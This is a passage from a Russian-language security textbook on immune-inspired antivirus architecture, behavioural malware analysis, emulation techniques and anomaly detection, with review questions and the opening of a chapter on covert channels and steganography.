На основании опыта предшествовавших разработок можно сформулировать основные принципы, которыми следует руководствоваться при организации антивирусной защиты по иммунному принципу. Очевидно, что компьютерную иммунную систему правильнее всего рассматривать в виде совокупности подсистем, каждая из которых должна выполнять свои определенные функции. Таким образом, может быть поставлен вопрос об оптимальном составе компонентов системы и протоколе их взаимодействия.

Обобщенная схема предлагаемого решения приведена на рис. 4.2. В рамках единого комплекса выделено четыре взаимосвязанных модуля, каждый из которых имеет собственный прототип в живой природе.

Для эффективной работы искусственной иммунной системы требуется аналог врожденного иммунитета, т.е. способность обнаруживать неизвестные РПВ, пользуясь знанием основных свойств потенциальных патогенов, а также умение их обезвреживать. После того, как экземпляр РПВ будет опознан и «воспринят» антивирусом, в борьбу вступает приобретенный иммунитет, который делает последующую реакцию на уже известные угрозы более продуктивной, скорой и менее ресурсоемкой.



Рис. 4.2. Архитектура AIS

Таким образом, компьютерная иммунная система должна состоять из двух частей: подсистемы обнаружения вредоносных программ и подсистемы выработки описаний РПВ. Реализация данных подсистем в оптимальном соотношении автономности и управляемости всегда была актуальной проблемой в области антивирусных технологий. Большая степень автономности позволяет программному средству действовать оперативнее и меньше зависеть от человеческого фактора, однако, вместе с тем, допускает больше «произвола» в принятии важных решений.

Приобретенный иммунитет достаточно хорошо известен создателям антивирусов, хотя они и предпочитают называть его подсистемой выработки описаний вредоносных программ. Действительно, трудно найти средство антивирусной защиты, в ко-

тором не был бы предусмотрен поиск РПВ по вирусным сигнатурам. Но лишь немногие разработчики всерьез занимаются проблемой автоматизированного поведенческого анализа РПВ. В следующем разделе поясняется, почему такое пренебрежение может быть весьма недальновидным.

Помимо интеллектуальных обрабатывающих модулей компьютерная иммунная система должна включать и служебные компоненты. Прежде всего, необходимо средство отслеживания состояния защищаемой системы и сбора исходных данных для анализа. Для выполнения подобных задач в схеме выделена подсистема мониторинга, которая могла бы накапливать оперативную информацию об используемых файлах, запущенных процессах и открытых сетевых соединениях и сообщать релевантные сведения врожденному иммунитету в соответствии с полученными от него шаблонами.

Другой важный блок функций иммунной системы отвечает за непосредственное воздействие на источник обнаруженной угрозы. Противодействие нарушителю может осуществляться как в форме ответной реакции на раздражитель, так и проактивно, т.е. путем заблаговременного принятия мер к недопущению вторжения. В некоторых случаях возможно восстановить искаженные РПВ данные и «вылечить» зараженные программы. Все эти важные функции объединены в общую подсистему реагирования, призванную минимизировать последствия деструктивного воздействия.

Интересным следствием модульности предлагаемой архитектуры является ее децентрализованность и масштабируемость. Весь комплекс средств компьютерной иммунной системы может быть развернут как на одной машине, так и на множестве узлов локальной сети. Единственные компоненты, которые по понятным причинам неотъемлемо расположены на каждом защищаемом компьютере – это реактивная подсистема и подсистема мониторинга.

Иммунные модули при необходимости могут быть выделены и размещены в отдельной системе повышенной защищенности и производительности. При этом такая система становится своеобразным сетевым антивирусным сервером, способным обрабатывать запросы о поиске и анализе РПВ от нескольких клиентов одновре-

менно. При желании в одной локальной сети могут функционировать сразу несколько различных антивирусных серверов, каждый со своими автоматически выделенными сигнатурами, эвристическими признаками и собственными политиками борьбы с РПВ.

В предельном случае может быть организована целая Интернет-служба, предоставляющая всем желающим услуги антивирусной защиты. Подобный исход развития антивирусных технологий стал бы вполне закономерным ввиду последних тенденций популяризации тонких клиентов и идей облачных вычислений.

Как не трудно убедиться, ключевым элементом иммунной системы является механизм адаптивного приспособления к изменяющимся условиям внешней среды. Адаптивная иммунная система живых организмов обладает двумя особыми свойствами – автономностью и стохастичностью. Рассмотрим потенциальную роль и значимость каждого из них в компьютерной иммунной системе.

4.1.5. Автономность надежной системы защиты

Максимальное отстранение конечного пользователя защищаемой системы от управления процессом обеспечения информационной безопасности предполагает замену его дилетантских суждений знаниями и опытом признанных экспертов. Экспертное мнение может выражаться как в форме рекомендаций, указаний и инструкций, так и через автоматизированные средства принятия решений. К примеру, сетевые системы обнаружения вторжений (ССОВ) способны выявлять по предопределенным сигнатурам сетевые атаки на системы, пользователи которых могут даже и не подозревать о существовании таких защитных механизмов. Аналогично ведут себя антивирусные средства, обнаруживающие компьютерные вирусы по сигнатурам или эвристическим признакам, предварительно выделенным вирусными аналитиками.

Главная слабость подобных систем обусловлена высокими темпами возникновения новых способов проведения сетевых атак и новых типов РПВ. Во-первых, программные средства защиты вынуждены хранить огромные массивы информации, описывающие

существующие угрозы, вне зависимости от их актуальности и вероятности проявления в реальных условиях. Во-вторых, поскольку содержимое антивирусных баз должно постоянно изменяться, их обычно выносят в отдельный модуль и приспосабливают для регулярного обновления. Например, базы сигнатур РПВ, используемые в современных антивирусных средствах, могут достигать десятков и даже сотен мегабайт и обновляться по нескольку раз в сутки.

Многие производители коммерческих антивирусов участвуют в настоящей непрекращающейся гонке по увеличению своих вирусных баз. Очевидно, что подобные показные акции носят рекламный характер и рассчитаны на среднестатистических потребителей, плохо разбирающихся в вопросах информационной безопасности и не способных отличить количество от качества. Так, компания «Symantec» сообщает, что число выявленных ими новых вредоносных программ только за 2008 г. превысило полтора миллиона. Однако, несмотря на это, в регулярно обновляемых рейтингах антивирусных средств, которые составляются на основании тестирования, проводимого авторитетными международными агентствами, антивирусам «Symantec» редко удается подняться выше третьей позиции.

Объективные аргументы свидетельствуют в пользу того, что из двух антивирусных средств, обладающих равной вероятностью выявления РПВ, при прочих равных условиях качественнее оказывается то, которое обладает антивирусной базой меньшего объема. Действительно, чрезмерно «раздутая» база данных занимает много места на носителе, ее сложно поддерживать, а влияние на скорость сканирования существенно.

Так или иначе, но подобные проблемы могут быть решены. Негативный эффект от «разбухания» антивирусной базы возможно нивелировать при помощи сжатия данных, а при поиске вирусов применять изощренные алгоритмы распараллеливания вычислений. Между тем, основной недостаток существующих методов борьбы с вредоносными программами, основанных на применении сигнатурных баз, будь то сигнатуры вирусов или сетевых атак, носит гораздо более фундаментальный характер. Суть в том, что *качество*

существующих средств защиты напрямую зависит от целостности и актуальности баз данных, имеющихся в их распоряжении.

Как правило, принципы построения и структура сигнатурных баз – это святая святых компании-разработчика, ее коммерческая тайна, получить какие-либо сведения о которой весьма проблематично. Вполне вероятно, что большинство антивирусных компаний заботятся о сохранности своих баз и применяют для их защиты различные криптографические методы. В первую очередь речь идет о противодействии банальному воровству сигнатур со стороны конкурентов. Лишь немногие идут дальше этого и встраивают в свои системы полнофункциональные механизмы самозащиты от всего спектра криптографических атак.

Сигнатурные базы на всех клиентских машинах должны быть синхронизированы с центральным хранилищем, а потому клиенты вынуждены время от времени устанавливать соединение с сервером поставщика антивирусных услуг по незащищенному и потенциально опасному каналу. Для злоумышленника здесь открываются поистине безграничные возможности. Наиболее простой вариант атаки – разорвать связь между клиентом и сервером антивирусной защиты, препятствуя обновлению пользовательских баз. Воздействие на сеть может происходить на любом этапе передачи информации. Атакующий способен как скомпрометировать систему в части клиентского ПО, так и инициировать отказ в доступе к серверу обновлений.

К счастью, такая атака достаточно легко и быстро обнаруживается, позволяя специалистам вовремя предпринять ответные меры. Несравненно большую опасность может представлять другой тип воздействия, а именно подлог или скрытное нарушение целостности данных. В этом случае атакующий перехватывает запросы к серверу обновлений и осуществляет атаку «человек посередине», заменяя оригинальные данные на поддельные. Если антивирусная компания не рассчитывала на подобный сценарий и не предусмотрела достаточных средств противодействия, то последствия могут быть катастрофическими. Мало того, что пользователь окажется

совершенно беззащитен перед новыми угрозами, но у него еще и не останется никакой возможности об этом узнать.

Очевидно, что уязвимости такого рода заложены в архитектуре существующих средств защиты, и от них практически невозможно избавиться в рамках общепринятой концепции информационной безопасности. Построение безусловно надежной системы защиты станет возможным только тогда, когда будут разработаны механизмы, делающие эти системы автономными и информационно замкнутыми, другими словами, не зависимыми от внешних источников принципиально важной информации.

В настоящее время предпринимаются отдельные попытки создания автономных средств защиты, однако пока еще нет предпосылок для их широкого распространения. С одной стороны, на слабой развитости таких систем сказываются ограниченные возможности современных средств вычислительной техники. С другой стороны, основные разработчики средств защиты от РПВ, координирующие большую часть исследований в области противодействия внешним воздействиям, вполне удовлетворены существующим положением вещей. Не секрет, что основную часть прибыли антивирусные компании получают не от непосредственной продажи своих продуктов, а от регулярно продлеваемой подписки на техническую поддержку и обновление антивирусных баз.

В области искусственных иммунных систем все совершенно иначе. Автономность – одна из основных характеристик иммунной системы, органично дополняющая ее распределенность и децентрализированность. Применение в области противодействия РПВ методик иммунного адаптивного обучения стало бы большим шагом в развитии антивирусных технологий. И даже если в первое время ранний вариант автономной системы будет по своей эффективности уступать существующим антивирусным средствам, он все равно сможет их дополнять и подстраховывать.

4.1.6. Стохастический подход к защите информации

С давних пор создатели вредоносных программ и разработчики средств защиты от них находятся в состоянии непрерывной «гонки вооружений». Причем защищающаяся сторона находится в заведомо проигрышном положении. Действительно, в то время как нападающему для достижения своей цели достаточно осуществить хотя бы одну атаку из ряда возможных, обороняющийся вынужден противодействовать сразу всем видам угроз.

Хорошо известно, что лучшая оборона – это нападение. К несчастью, применить это правило напрямую в сфере защиты информации не представляется возможным. Активное противодействие внешнему воздействию вплоть до контратаки достаточно проблематично и в принципе незаконно. Вряд ли в суде вам удастся объяснить, что вы произвели хакерскую атаку на систему нечего не подозревающей жертвы, потому что якобы с ее IP адреса распространяются сетевые черви.

Тем не менее, на практике защищающийся должен стремиться изменить ситуацию так, чтобы максимально затруднить задачу злоумышленника. В каком случае атакующий оказывается в наиболее неблагоприятных условиях? *Когда он не владеет достоверной информацией об объекте нападения или не понимает алгоритма его защиты.* Рассмотрим оба этих варианта.

Накопленный многолетний опыт, полученный при анализе успешных сетевых атак, показывает, что в современных условиях скрыть какую-либо информацию о составе и структуре информационной или вычислительной системы не представляется возможным. При достаточном желании и должном уровне квалификации удаленный злоумышленник способен так или иначе получить необходимую ему информацию о доступных сетевых сервисах и компонентах, становящихся целью его атаки. В большинстве случаев получение требуемых сведений не составляет труда. Например, на главных страницах многих Интернет-форумов указано, на каком движке они построены. Некоторые

Web-серверы в ответ на соответствующий запрос высылают страницу с полным набором своих идентификационных данных.

Иногда уяснение важных деталей может потребовать от атакующего гораздо большей сообразительности и повышенных трудозатрат. Однако безвыходных ситуаций все равно не бывает. На помощь хакерам приходят статистика и побочные каналы утечки информации. Так, к примеру, польский исследователь М. Залевски показывает, как можно всего лишь по пассивному прослушиванию произвольного IP трафика любого сетевого узла точно установить, какая операционная система на нем запущена вплоть до конкретного семейства и версии ядра [101].

Следовательно, в существующих условиях более плодотворным видится не сокрытие сведений о защищаемой системе, а их незаметная фальсификация и зашумление. Таким образом, в сферу защиты информации может быть привнесен военный принцип дезинформации с целью введения в заблуждение условно предполагаемого противника.

Обыкновенному легитимному пользователю совершенно не важно, с каким именно сервером работает его браузер (Microsoft IIS, Apache, lighttpd и др.), поскольку все они имеют единый стандартный внешний интерфейс. Точно такая же ситуация складывается с СУБД, почтовыми серверами и практически всеми остальными сетевыми службами. Злоумышленнику же, напротив, для подготовки подходящего РПВ совершенно необходимо знать точное наименование и версию используемого жертвой уязвимого ПО. Можно себе представить недоумение атакующего, когда применение проверенного эксплойта против одной из версий FTP-сервера vsftpd, подверженной переполнению буфера, не принесет ожидаемого результата. Откуда ему знать, что прозрачная стохастическая система защиты перехватывает весь трафик, направляющийся от установленного в действительности сервера ProFTPD, маскируя его под vsftpd?

При должной реализации средства сетевой дезинформации нападающий не должен получать даже намеков на то, с каким ПО ему приходится иметь дело. Если он и догадается о подлоге,

лучшее, что ему останется, – это действовать наугад. Не стоит и говорить, что при вынужденном переборе многих вариантов атак вероятность быть пойманным с поличным намного возрастает.

Перейдем к рассмотрению еще одной возможности для организации стохастической защиты информации, а именно внесению неопределенности в функционирование системы безопасности. К числу характерных свойств существующих средств защиты относится их унификация. Другими словами, ПО одного производителя при развертывании на множестве защищаемых компьютеров либо вообще не адаптируется под нужды конкретного клиента, либо подвергается минимальной настройке. В результате все системы защиты действуют одинаково и подвержены одним и тем же уязвимостям.

Разработав новое РПВ и удостоверившись, что оно обходит антивирус на его машине, злоумышленник может быть уверен, что такие же антивирусы на других компьютерах не обнаружат его вредоносную программу. Однажды выявленная брешь в сетевом экране может использоваться для атаки на все узлы, защищенные данным экраном, до тех пор, пока уязвимость не будет устранена на каждом из них. Тесная унификация и гомогенность сетей создают особенно благоприятные условия для широкомасштабных эпидемий компьютерных вирусов, сетевых червей и других автоматизированных РПВ.

По всей видимости, проблема предсказуемости систем защиты наиболее сложна и требует самой тщательной проработки. Пока существуют лишь отдельные догадки о ее возможном решении. И особенно заманчивой выглядит перспектива разработки адаптивных стохастических средств защиты, самомодифицирующихся в соответствии с методиками машинного обучения. Нетрудно заметить, что обеспечение индивидуальности отдельных экземпляров программных средств защиты удачно сочетается со всеми принципами организации искусственных иммунных систем, рассмотренными ранее. Это не случайность, так как в общем случае иммунологический подход к защите информации является частным случаем стохастического.

4.2. Поведенческий анализ программ

4.2.1. Поведение по определению

Еще со времен Ф. Коэна, давшего в своей пионерской работе [41] первое формализованное определение компьютерного вируса и сетевого червя, сложилась традиция описания РПВ через производимое ими вредоносное воздействие. Действительно, говорить о том, что какая-либо программа принадлежит к классу РПВ, допустимо только тогда, когда эта программа выполняет некоторые деструктивные функции вне зависимости от ее строения и структуры. Вирусы с одинаковой легкостью поражают текстовые и графические редакторы, системные утилиты и пользовательские приложения, которые могут располагаться в файлах разных исполнимых форматов, например PE, ELF или COFF.

Приложение, подвергнувшееся заражению компьютерным вирусом, не перестает быть допустимой программой, равно как и работающий процесс сетевого червя ничем не отличается от прочих процессов, запущенных в системе. В связи с этим уже на самых ранних этапах развития антивирусных технологий было очевидно, что самый эффективный способ обнаружения РПВ различных типов должен основываться на изучении и выявлении их характерного поведения.

Исторически сложилось так, что компьютерные вирусы первыми из всех видов РПВ начали наносить пользователям ощутимый вред, привлекая тем самым наибольшее внимание специалистов по защите информации в конце 1980-х — начале 90-х гг. На компьютерах архитектуры IBM PC в ту пору произошел настоящий «вирусный взрыв», во многом обусловленный явными недостатками доминирующей операционной системы MS DOS. Именно в это время были разработаны основные методики борьбы с РПВ, актуальные и по сей день. К их числу относятся сигнатурные и эвристические анализаторы, средства контроля целостности, средства мониторинга системных ресурсов и эмуляторы процессора. Безого-

ворочный приоритет в деле противоборства с компьютерными вирусами принадлежал статическим методам, не принимающим в расчет особенности поведения вредоносных программ.

Весьма ограниченные возможности MS DOS в той же степени способствовали распространению РПВ, в какой препятствовали борьбе с ними. При отсутствии поддержки виртуальной памяти, разграничения доступа на уровне процессора и выделенного адресного пространства для операционной системы создание средств защиты информации становилось трудным и неблагодарным делом. Разумеется, и аппаратные возможности компьютеров тех лет оставляли желать лучшего, не позволяя реализовывать алгоритмически сложные решения. Компьютерные вирусы процветали, не встречая сколько-нибудь существенных преград к своему все большему распространению.

4.2.2. Определение по поведению

Детальный анализ поведения программ с составлением карты системных вызовов и диаграммы переходов требовал использования полнофункционального эмулятора процессора. Первые широкодоступные аппаратные эмуляторы процессоров архитектуры Intel x86 появились еще в начале 80-х гг., однако они были неудобны, сложны в настройке и не предусматривали никаких средств защиты от неожиданного или некорректного поведения программ. Как следствие, аппаратные эмуляторы не годились для анализа РПВ, и антивирусным специалистам пришлось ждать до середины 90-х гг., когда вычислительные мощности выросли до уровня, позволяющего использовать удовлетворительные средства эмуляции.

Одна из первых попыток автоматизации процесса антивирусных исследований с применением средств программной эмуляции была предпринята в рамках проекта VIDES, осуществленного в Центре Вирусных Испытаний Университета Гамбурга в 1995 г. [38]. В самом названии проекта (VIDES – от англ. Virus Intrusion Detection Expert System – экспертная система обнару-

жения вирусного вторжения) подчеркивалась та особая роль, которая отводилась в данной разработке средствам автоматического принятия решений. В основу разработки была положена экспертная система ASAX (англ. Advanced Security audit trail Analysis on uniX), к тому времени уже опробованная в задачах выявления и предупреждения хакерских атак.

Система ASAX применяла в своей работе так называемые *общие правила* (от англ. generic rule), на основании которых осуществлялся поиск определенных *моделей атаки* в логах системного аудита. Модели атаки строились в соответствии с двумя известными стратегиями: «перезаписывающий вирус» и «дописывающий вирус». Стратегия включала формализованное описание тех характерных действий, которые обычно производит КВ данного типа, а модель атаки – отличительные «приметы», оставляемые вредоносными программами в системных логах.

Для сбора данных аудита времени выполнения впервые среди проектов такого рода был использован программный эмулятор собственной разработки. В процессе исполнения программ автоматически перехватывались вызовы функций DOS и прерывания BIOS, информация о которых заносилась в файл. Среди прочего сохранялись сведения о начальном адресе сегмента кода, типе вызываемой функции, передаваемые аргументы и возвращаемый результат. Кроме того, в некоторых случаях система была способна построить диаграммы состояний и переходов для эмулируемой программы, предназначенные для последующего ручного анализа.

Рисунки записей (от англ. pattern of records), оставленные в логах многими РПВ и содержавшиеся в базе экспертной системы, были записаны на языке RUSSEL (RUle-baSed Sequence Evaluation Language) – развитом средстве поиска регулярных выражений в текстовых файлах. Таким образом, рисунок записей, позволяющий однозначно идентифицировать каждый экземпляр вредоносный программы, стал праобразом того, что впоследствии будет названо поведенческой сигнатурой РПВ и найдет повсеместное применение в современных антивирусах.

Несмотря на новаторские идеи, положенные в основу VIDES, этой системе не удалось получить широкого распространения. Главным препятствием к эффективному использованию антивируса на базе ASAX стала низкая производительность и высокая ресурсоемкость, обусловленные невысокими аппаратными возможностями в то время. Однако системе, тем не менее, удалось продемонстрировать хорошие показатели обнаружения РПВ и подтвердить предположения о перспективности методики поведенческого анализа вредоносных программ.

4.2.3. Иммунологический подход

Среди опубликованных разработок исследователей в области компьютерной вирусологии известны попытки реализации иммунологических механизмов «в лоб». Например, авторы работы [46] построили иммунные алгоритмы обнаружения аномалий и распределенного выявления файловых модификаций.

Ключевым моментом в работе иммунной системы является восприятие всех объектов внутри организма как «своих» или «чужих». Соответственно, главнейшая задача иммунитета состоит в том, чтобы отличать «своих» от «чужих» и уничтожать последних. Но как определить постороннюю сущность? Классификация должна основываться на некотором характеристическом описании, которое было бы одновременно компактным и уникальным в защищаемой системе. Идеального дискриминатора не существует, можно лишь подобрать наиболее оптимальный вариант. К примеру, лимфоциты в организме человека хорошо предохраняют от большинства видов вирусных инфекций, но не способны защитить своего хозяина от пагубного воздействия радиации.

Стратегия разработчиков состояла в том, чтобы собрать базу данных нормального поведения для как можно большего числа программ. Такая база была бы различной для каждой программно-аппаратной платформы. Каждая программа может качественно характеризоваться списком системных вызовов, отсортированных в порядке обращения к ним. Испытания показали, что

для каждой программы существует некоторое подмножество этого списка (обычно не более 6 – 7 элементов), которое было бы уникальным и эффективно отличало данную программу от всех остальных. Такое подмножество системных вызовов можно назвать *поведенческой сигнатурой* и использовать в дальнейшем для нахождения этой программы во множестве других программ.

Принцип работы обнаружителя аномалий прост. Последовательности системных вызовов формируют записи нормального поведения в базе данных. Возникновение последовательности, отсутствующей в базе, означает аномалию. Желательно, чтобы каждый узел в сети имел собственную базу нормального поведения, которая бы отражала его индивидуальные особенности. Подобный подход позволяет не только выявить чужеродный и модифицированный код, но и проследить миграцию программ в локальной сети, а также разницу в версиях установленного ПО.

Хотя данная методика и не обеспечивает абсолютно надежного алгоритма распознавания посторонних объектов, главное ее достоинство заключается в простоте. Иммунологическая проверка кода вполне осуществима «на лету» без значительных накладных расходов системных ресурсов. Так она может стать одним из нескольких уровней многослойной системы защиты.

Исследователям удалось обнаружить еще одну интересную сферу применения своего изобретения. Дело в том, что использование поведенческих сигнатур при анализе функционирования отдельных компьютеров в сети может сообщить о них гораздо больше, чем им бы хотелось. Открылось целое направление исследований, посвященное проблемам анонимности в Интернете, сетевой стеганографии и извлечению данных из скрытых сетевых каналов. Все эти вопросы сейчас активно изучаются многими специалистами и находятся в авангарде передовых разработок. Их рассмотрение выходит за рамки данной главы.

4.2.4. Распределенное обнаружение изменений

Основные частицы иммунной системы, отвечающие за обнаружение антигенов, – Т-лимфоциты – небольшие клетки с контактными областями на мембране. Эти контактные области, называемые рецепторами, формируются в результате псевдослучайного генетического процесса. Поскольку рецепторы варьируются произвольным образом, велика вероятность, что какой-либо из Т-лимфоцитов станет реагировать на клетки собственного организма. Для решения этой проблемы природой разработан механизм отрицательного отбора. В ходе одной из стадий отрицательного отбора Т-лимфоциты подвергаются цензерированию в тимусе, и все те из них, которые вступят во взаимодействие с родными тканями, подвергаются уничтожению. Только частицы, успешно прошедшие отрицательный отбор, встраиваются в систему адаптивного иммунитета.

Цензерирование лимфоцитов суть определение набора защищенных данных (собственные протеины) в терминах комплиментарных рецепторов (чужеродные протеины). Другими словами, реализуется принцип «запрещено то, что явно не разрешено». Возможно расширение данной методики на область компьютерных технологий. Предположим, что имеется информация, которую требуется защитить. Алгоритм действий следующий:

1. Сформировать множество детекторов, не реагирующих на исходные данные.
2. Использовать детекторы для мониторинга защищаемых объектов. Активизация детектора означает выявление модификации файла.

Взаимодействие детектора с чужеродным объектом реализуется посредством сравнения строк. «Родные» данные разбиваются на байтовые подстроки одинаковой длины, такой же, как у строки-детектора. Равенство соответствующих битов в каждой позиции двух строк означает их точное совпадение. В естественной иммунной системе точное наложение рецептора на контактную область – достаточно редкое событие, гораздо чаще имеет

место частичное совпадение. В компьютерной системе частичное совпадение символьных строк может выражаться через их взаимное вычитание, расстояние по Хэммингу или по наиболее иммунно-приближенному правилу, носящему название *r*-последовательных бит [44].

Метод *r*-последовательных бит принимает в рассмотрение связные области побитового соответствия. В терминах данной методики строки *X* и *Y* совпадают тогда и только тогда, когда существует подстрока длины не менее *r*, общая для *X* и *Y*. Очевидно, что при отрицательном отборе по принципу *r*-последовательных бит, природный механизм случайного подбора детекторов оказывается чрезвычайно неэффективным. Действительно, только 2 % Т-лимфоцитов, попадающих в тимус, успешно проходят отбор и встраиваются в иммунную систему. Авторы работы [44] предлагают свой алгоритм, генерирующий детекторы за линейное время относительно объема защищаемой информации.

Несмотря на всю простоту и привлекательность предложенной системы распределенного выявления изменений, у нее есть, по крайней мере, один существенный недостаток. Все попытки практического внедрения компьютерных иммунных систем, построенных подобно естественным аналогам, наталкиваются на непреодолимое препятствие, накладывающее ограничение на их производительность и быстродействие. Речь идет о весьма скромной способности к параллелизму у современных средств вычислительной техники. Там, где природа использует миллиарды независимых клеток, производящих триллионы операций сравнения в секунду, среднестатистическая компьютерная система вряд ли сможет похвастаться и парой тысяч одновременно работающих процессов.

4.2.5. Современные тенденции в динамическом анализе кода

Конец XX и начало XXI вв. ознаменовалось бурным развитием полупроводниковых технологий, что повлекло за собой экспоненциальный рост производительности всевозможных компьютерных систем. Приемы динамического исследования про-

грамм с каждым годом играют все большую роль в антивирусных разработках. В соответствии с требованиями времени совершенствуются и методы программной эмуляции. Аппаратные средства также не стоят на месте. Возможности аппаратной виртуализации сейчас, так или иначе, поддерживаются практически всеми современными процессорами общего назначения.

В настоящий момент наибольшее применение находят следующие технологии эмуляции:

- **Интерпретация** – имитация покомандного выполнения программы на процессоре. Чаще всего, просто полностью повторяется цикл DFEW (от англ. Decode – Fetch – Execution - Writeback – соответствует последовательности: Декодирование операции - Выборка операндов – Исполнение - Запись результата) в соответствии с описанием каждой машинной команды.
  Преимущества: простота реализации, кроссплатформенность, легкая портируемость, эмуляция процессора любой архитектуры, высокая управляемость.
  Недостаток: крайне низкая производительность (в среднем на два порядка ниже, чем у эмулируемой системы).
- **Динамическая трансляция** (англ. DBT, Dynamic Binary Translation) – исполнение промежуточного псевдокода с трансляцией времени выполнения. Примером может служить работа JIT-компилятора виртуальной машины JAVA. Возможно ускорение при оптимизации в ходе предварительной генерации псевдокода.
  Преимущества: кроссплатформенность, лучшая производительность по сравнению с обычной интерпретацией, возможно вмешательство в работу эмулируемой программы.
  Недостатки: нет портируемости, оптимизация под одну определенную архитектуру.
- **Непосредственное исполнение** – передача «родного» кода хост-системе для выполнения в предварительно подготовленной изолированной среде. В таком режиме, например, функционирует Unix утилита sudo и весь не-

привилегированный код в VMware. В основном используется для эмуляции различных операционных систем.

Преимущества: наибольшее быстродействие (эмуляция практически не сказывается на производительности).

Недостатки: зависимость от аппаратуры, ограниченный контроль над ходом выполнения.

Особенности антивирусных технологий накладывают все более жесткие ограничения на способы эмуляции, а потому исследователям приходится изыскивать новые пути совершенствования существующих средств. Разработчики делают акцент на комбинировании различных методов эмуляции, стараясь сохранить и использовать плюсы каждого из них. К примеру, надстройка системы DBT над интерпретатором может позволить быстро пробегать длинные циклы или прозрачно обрабатывать распаковщик UPX, экономя ресурсы, необходимые для анализа существенной части кода.

Отдельного рассмотрения заслуживают модные сейчас средства аппаратной виртуализации. По свидетельству многих компетентных экспертов, технологии типа VT-x (Intel IA32) и SVM/Pacifica (AMD64) все еще слишком сыры и не избавлены от многих «детских болезней». И в первую очередь это касается вопросов обеспечения информационной безопасности. Хуже того, пока не только не существует надежных систем защиты виртуальных машин, но сами функции виртуализации могут встать на службу к злоумышленнику.

Так, в 2007 г. исследователь Жанна Рутковская наглядно продемонстрировала, как можно использовать тонкие виртуализационные клиенты для обхода любых программных систем защиты. Ее силами развивается проект «Синяя Пилюля» (Blue Pill) [77], посвященный изучению РПВ, активно использующих эмуляционные возможности современных процессоров. К сожалению, выводы специалистов неутешительны: на настоящий момент не существует эффективных методов обнаружения и противодействия вредоносным программам виртуализационного типа.

Выводы

Многочисленные примеры успешных антивирусных систем, как реализованных в прошлом, так и находящихся в разработке сегодня, позволяют утверждать, что поведенческий анализ является одним из самых перспективных методов борьбы с РПВ. И с течением времени его значимость, вне всякого сомнения, только возрастает. В скором будущем антивирусные средства, не берущие в расчет особенностей поведения программ, станут никому не нужны.

Развитие средств вычислительной техники позволяет не только успешнее детектировать компьютерные вирусы, но и предоставляет больше возможностей их создателям. При этом становится все сложнее опираться на особенности реализации конкретных вредоносных программ при противостоянии РПВ в целом. В этом смысле, обнаружение по поведению придает антивирусам большую гибкость, занимая свое заслуженное место в многоуровневой системе защиты.

Анализ поведения ПО – трудоемкий и рутинный процесс. Его автоматизация – важная задача, стоящая перед антивирусными специалистами. Ключевую роль в этом играют средства динамического исследования и эмуляции, позволяющие изучить принципы функционирования программ посредством их запуска в изолированной среде.

Не стоит забывать, что даже самые надежные эмуляторы вносят свои коррективы в ход работы РПВ. В большинстве случаев этим влиянием можно пренебречь, но иногда оно может существенным образом исказить поведение подопытной программы. Не исключено и встраивание в вирусы антиотладочных механизмов, пресекающих любую попытку динамического анализа. Методы обнаружения отладки различаются от тривиальных, наподобие чтения процессорного флага трассировки, до чрезвычайно изощренных. Универсальной защиты от них не существует. Например, Жанна Рутковская изобрела прием «Красная Пилюля» (Red Pill), позволяющий любой программе узнать, запущена ли она в виртуальной машине VMware, при помощи всего одной (!) машинной команды [78].

Контрольные вопросы

1) Чем обусловлена эффективность природной иммунной системы в борьбе с постоянно меняющимися угрозами внешней среды?

2) Какой из двух принципов лучше описывает стратегию иммунной системы: «разрешено то, что не запрещено» или «запрещено то, что не разрешено»?

3) Какие свойства естественной иммунной системы присущи существующим средствам антивирусной защиты?

4) Каковы преимущества и недостатки распределенной сетевой системы защиты по сравнению с локальной?

5) Что является главным препятствием к развитию автономных систем защиты информации?

6) Какая из существующих технологий эмуляции в наибольшей мере подходит для исследования поведения вредоносного кода?

7) В чем суть технологии аппаратной виртуализации? Известны ли вам приложения, применяющие данную технологию?

8) Совпадают ли строки 100101000 и 01101010100 в соответствии с методом 6-последовательных бит?

5. СКРЫТЫЕ КАНАЛЫ ПЕРЕДАЧИ ДАННЫХ

Попытки скрыть факт передачи информации имеют давнюю историю. Наука о скрытой передаче информации путем сохранения в тайне самого факта передачи получила название стеганографии. Известны упоминания о методах сокрытия информации уже в древнем мире. Так, по одной из версий, шумеры одними из первых использовали стеганографию, так как было найдено множество глиняных клинописных табличек, в которых одна запись покрывалась слоем глины, а на втором, верхнем, слое писалась другая.

Исторически одним из наиболее распространенных методов классической стеганографии является использование симпатических (невидимых) чернил. Текст, записанный такими чернилами, проявляется только при определенных условиях (нагрев, освещение, химический проявитель и т.д.).

В настоящее время, в связи с бурным развитием вычислительной техники, методы сокрытия информации получили вторую жизнь. В классической стеганографии появилось новое направление – цифровая стеганография. В ее основе лежат методы сокрытия или внедрения дополнительной информации в цифровые объекты (контейнеры), с возможным искажением этих объектов. Как правило, такие объекты являются мультимедиаобъектами (аудио, видео, изображения), предназначенными для восприятия такими сенсорными органами человека, как зрение и слух. Поэтому внесение небольших искажений, находящихся ниже порога чувствительности среднестатистического человека, не приводит к значимым изменениям восприятия этих объектов. Кроме того, в оцифрованных объектах, изначально имеющих аналоговую природу, всегда присутствует шум квантования, а при воспроизведении этих объектов появляется дополнительный аналоговый шум и нелинейные искажения аппаратуры. Все это способствует еще большей незаметности скрытой информации.

Наиболее востребованным применением цифровой стеганографии является встраивание цифровых водяных знаков (ЦВЗ), лежащих в основе различных цифровых систем и средств защи-

